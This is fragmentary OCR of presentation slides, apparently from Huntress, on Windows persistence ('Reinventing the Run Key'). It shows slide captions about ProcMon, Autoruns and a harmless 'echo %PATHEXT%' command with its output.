
Searching for calc?



Within ProcMon




PATHEXT


C:\Windows\system32\cmd.exe
C:\Users\User>echo %PATHEXT%
.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
C:\Users\User>



Your Point Is?
quickmeme.com

Reinventing the Run Key

HUNTRESS




Within Autoruns

